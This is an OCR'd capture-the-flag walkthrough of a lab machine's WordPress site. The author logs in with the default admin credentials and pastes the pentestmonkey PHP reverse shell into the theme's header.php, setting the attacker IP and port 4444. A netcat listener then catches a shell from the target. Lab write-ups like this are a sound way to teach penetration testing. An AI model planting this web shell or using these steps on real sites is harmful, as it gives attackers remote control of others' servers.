
admin

Password

●●●●●

Login with default password & username

Step 12:



vtcsec/secret/wp-admin/

Dashboard

Welcome to WordPress!

We've assembled some links to get you started:

At a Glance

1 Post 1 Page

1 Comment

WordPress 4.9 running Twenty Seventeen theme.

Activity


Recently Published

Nov 16th 2017, 4:59 pm Hello world!

Recent Comments

We have successfully login with the admin access on the WordPress site.

Step 13:



vtcsec/secret/wp-admin/themes.php

WordPress 5.4.2 is available! Please update now.


Themes 3

New version available. Update now

Active: Twenty Seventeen

Now we will not use "Metasploit" rather than we will put "web shell" on this wordpress plugin which will give us reverse shell. Lets try that. For that first we go for "appearance"

Step 14:



vtcsec/secret/wp-admin/theme-editor.php

WordPress 5.4.2 is available! Please update now.

Edit Themes

Did you know?

There's no need to change your CSS here — you can edit and live preview CSS changes in the built-in CSS editor.

Twenty Seventeen: Stylesheet (style.css)


Select theme to edit: Twenty Seventeen

Selected file content:

```
/*
Theme Name: Twenty Seventeen
Theme URI: https://wordpress.org/themes/twentyseventeen/
Author: the WordPress team
Author URI: https://wordpress.org/
Description: Twenty Seventeen brings your site to life with header video and immersive featured images. With a focus on business sites, it features multiple sections on the front page as well as widgets, navigation and social menus, a logo, and more. Personalize its asymmetrical grid with a custom color scheme and showcase your multimedia content with post formats. Our default theme for 2017 works great in many languages, for any abilities, and on any device.
Version: 1.4
License: GNU General Public License v2 or later
License URI: http://www.gnu.org/licenses/gpl-2.0.html
Text Domain: twentyseventeen
```

Goto on "editor"

Step 15:



WordPress 5.4.2 is available! Please update now.

Edit Themes

Twenty Seventeen: Theme Header (header.php)


Select theme to edit: Twenty Seventeen Select

Selected file content:

```
<?php
/**
 * The header for our theme
 *
 * This is the template that displays all of the <head> section and everything up until <div id="content">
 *
 * @link https://developer.wordpress.org/themes/basics/template-files/#template-partials
 *
 * @package WordPress
 * @subpackage Twenty_Seventeen
 * @since 1.0
 * @version 1.0
 */

?><!DOCTYPE html>
<html <?php language_attributes(); ?> class="no-js no-svg">
<head>
<meta charset="<?php bloginfo( 'charset' ); ?>">
<meta name="viewport" content="width=device-width, initial-scale=1">
<link rel="profile" href="http://gmpg.org/xfn/11">

<?php wp_head(); ?>
</head>

<body <?php body_class(); ?>>
```

Now select “Theme Header”. Now we have to go back to the terminal to get the shell code.

Step 16:




```
kali@kali:~$ ping 10.10.143.106
PING 10.10.143.106 (10.10.143.106) 56(84) bytes of data.
64 bytes from 10.10.143.106: icmp_seq=7 ttl=63 time=168 ms
64 bytes from 10.10.143.106: icmp_seq=8 ttl=63 time=200 ms
64 bytes from 10.10.143.106: icmp_seq=9 ttl=63 time=175 ms
^C
--- 10.10.143.106 ping statistics ---
10 packets transmitted, 3 received, 70% packet loss, time 9146ms
rtt min/avg/max/mdev = 167.641/180.855/199.785/13.730 ms
kali@kali:~$ nano /etc/host
kali@kali:~$ nano /etc/host/
kali@kali:~$ nano /etc/hosts
kali@kali:~$ nano /etc/hosts
kali@kali:~$ sudo nan
nanddump   nandtest   nandwrite  nano
kali@kali:~$ sudo nano /etc/hosts
[sudo] password for kali:
kali@kali:~$ sudo nano /etc/hosts
kali@kali:~$ locate php-reverse-shell
/usr/share/laudanum/php/php-reverse-shell.php
/usr/share/laudanum/wordpress/templates/php-reverse-shell.php
/usr/share/webshells/php/php-reverse-shell.php
kali@kali:~$ leafpad /usr/share/webshells/php/php-reverse-shell.php
bash: leafpad: command not found
kali@kali:~$ mousepad /usr/share/webshells/php/php-reverse-shell.php
```

```
                if (in_array($pipes[2], $read_a)) {
                        if ($debug) printit("STDERR READ");
                        $input = fread($pipes[2], $chunk_size);
                        if ($debug) printit("STDERR: $input");
                        fwrite($sock, $input);
                }
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

// Like print, but does nothing if we've daemonised ourself
// (I can't figure out how to redirect STDOUT like a proper daemon)
function printit ($string) {
        if (!$daemon) {
                print "$string\n";
        }
}

?>
```

On the terminal we find the inbuild php reverse shell on kali, now copy this code and & replace Theme Header code with this reverse shell code.


Step 17:



```
kali@kali:~$ sudo ifconfig
[sudo] password for kali:
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fe23:ff90  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:23:ff:90  txqueuelen 1000  (Ethernet)
        RX packets 86764  bytes 87705043 (83.6 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 34148  bytes 4681698 (4.4 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 56  bytes 2752 (2.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 56  bytes 2752 (2.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
        inet 10.8.84.40  netmask 255.255.0.0  destination 10.8.84.40
        inet6 fe80::b56:2005:f44c:79d8  prefixlen 64  scopeid 0x20<link>
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 100  (UNSPEC)
        RX packets 3487  bytes 2820560 (2.6 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3955  bytes 290113 (283.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

kali@kali:~$ 
```

Wait a moment, to get back reverse shell we have to know our IP address so our IP is 10.8.84.40 (it will be different for your machine). No we can go for replace that code.

Step 18:



Twenty Seventeen: Theme Header (header.php)

Select theme to edit: Twenty Seventeen


Selected file content:

```
// Use of stream_select() on file descriptors returned by
proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like
pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you
get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '127.0.0.1';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to
daemonise
// our php process and avoid zombies.  Worth a try...
```

Documentation: Function Name...

Here we have replace the Theme Header code with our reverse shell code.

Step 19:



Twenty Seventeen: Theme Header (header.php)


Select theme to edit: Twenty Seventeen

Selected file content:

```
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.8.84.40';  // CHANGE THIS
$port = 4444;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

It's time to change default IP with our machine IP(10.8.84.40) where will get reverse shell. Also change port no with "4444"

Step 20:



```
kali@kali:~$ sudo ifconfig
[sudo] password for kali:
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fe23:ff90  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:23:ff:90  txqueuelen 1000  (Ethernet)
        RX packets 86764  bytes 87705043 (83.6 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 34148  bytes 4681698 (4.4 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 56  bytes 2752 (2.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 56  bytes 2752 (2.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
        inet 10.8.84.40  netmask 255.255.0.0  destination 10.8.84.40
        inet6 fe80::b56:2005:f44c:79d8  prefixlen 64  scopeid 0x20<link>
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 100  (UNSPEC)
        RX packets 3487  bytes 2820560 (2.6 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3955  bytes 290113 (283.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

kali@kali:~$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.8.84.40] from (UNKNOWN) [10.10.143.106] 38556
Linux vtcsec 4.10.0-28-generic #32~16.04.2-Ubuntu SMP Thu Jul 20 10:19:48 UTC 2017 x86_64 x86_64 x86_64 GNU/Lin
ux
 07:01:49 up 37 min,  0 users,  load average: 1.06, 1.09, 1.02
